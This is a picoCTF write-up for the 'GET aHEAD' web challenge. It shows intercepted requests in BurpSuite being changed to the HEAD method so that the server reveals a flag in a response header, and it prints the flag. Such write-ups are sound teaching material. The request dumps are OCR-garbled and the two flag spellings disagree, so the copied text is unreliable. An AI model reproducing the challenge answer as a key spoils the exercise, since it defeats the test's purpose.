CTF Report: GET aHEAD Challenge

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Abstract

This report presents the solution to the picoCTF 2021 challenge **GET aHEAD**. The challenge involves exploring how HTTP methods can be manipulated to reveal hidden information. Using BurpSuite as an interception proxy, we modified requests and discovered the flag by sending a crafted HEAD request.

1 Challenge Overview

The challenge description suggests interacting with a hosted web application and analyzing HTTP behavior.




Figure 1: Challenge statement for GET aHEAD.

2 Environment & Tools

• OS: Kali Linux

• Browser: Firefox with FoxyProxy configured

• Proxy: BurpSuite Community Edition



Figure 2: FoxyProxy configuration to route traffic through BurpSuite.

3 Initial Reconnaissance

Accessing the challenge instance loads a minimal web page with two buttons: Red and Blue.




Figure 3: Homepage with two color options (Red and Blue).

Clicking the buttons triggers HTTP requests that can be intercepted and analyzed.




Figure 4: Intercepted request generated by clicking the Red button.




Figure 5: Intercepted request generated by clicking the Blue button.

4 Manipulating HTTP Methods

The intercepted traffic shows standard GET and POST requests to index.php. By experimenting, we modify the method from GET or POST to HEAD.

Figure 6: Changing a GET request to HEAD.

```
Pretty Raw Hex

1 HRAD /index.php? HTTP/l.1

Host: mercury.picoctf.net:34561
3 User-Agent: Mozilla/5.0 (Xil; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0

Accept: Flexified. application/smliq=0.5,*/*;q=0.8

6 Accept-Encoding: gzip, deflate, br
7 Connection; kep-alicy
8 Referer: http://mercury.picoctf.net:34561/index.php
9 Upgrade-Insecure-Requests: 1
10 Priority: u=0, i
```

Figure 7: Forwarding the modified HEAD request.

Similarly, we can perform the same modification starting from a POST request.

```
| HEAN| /index.php HTTP/l.1
| Noti: mercury.picoctf.net:34561
| User-Agent: Nozilla/5, 0 \ Null: Linux x86_64; rv:128.0) Gecke/20100101 Firefox/128.0
| Accept: text//html.application/xhtml*xml.application/xml;q=0.9,*/*;q=0.8
| Accept-tencoding: gzip, deflate, br |
| Content-Type: application/xww-form-unlencoded |
| Content-Length: 0 |
| Origin: http://mercury.picoctf.net:34561 |
| Oncection: keep-alive |
| Referer: http://mercury.picoctf.net:34561/index.php |
| Upgrade-Insecure-Requests: 1 |
| Priority: u=0, i |
```

Figure 8: Changing a POST request to HEAD.

5 Results

The server responds with a message containing the flag, confirming that the HTTP method manipulation revealed hidden data.

```
Response

Pretty Raw Hex Render

| HTTP/1.1 200 0K | flag: picoCTF{r3j3ct_th3_du4llty_8f878508} | Content-type: text/html; charset=UTF-8
```

Figure 9: Flag successfully retrieved in the server response.

The extracted flag is:

picoCTF{r3j3ct_th3_du4l1ty_8f878508}

6 Discussion & Takeaways

This challenge demonstrates:

- Understanding differences between HTTP methods (GET, POST, HEAD).
- BurpSuite's usefulness in intercepting and modifying requests.
- The danger of servers exposing sensitive information in unusual request contexts.

7 Conclusion

By intercepting requests and replacing the method with HEAD, we accessed hidden server output and successfully retrieved the flag for the *GET aHEAD* challenge.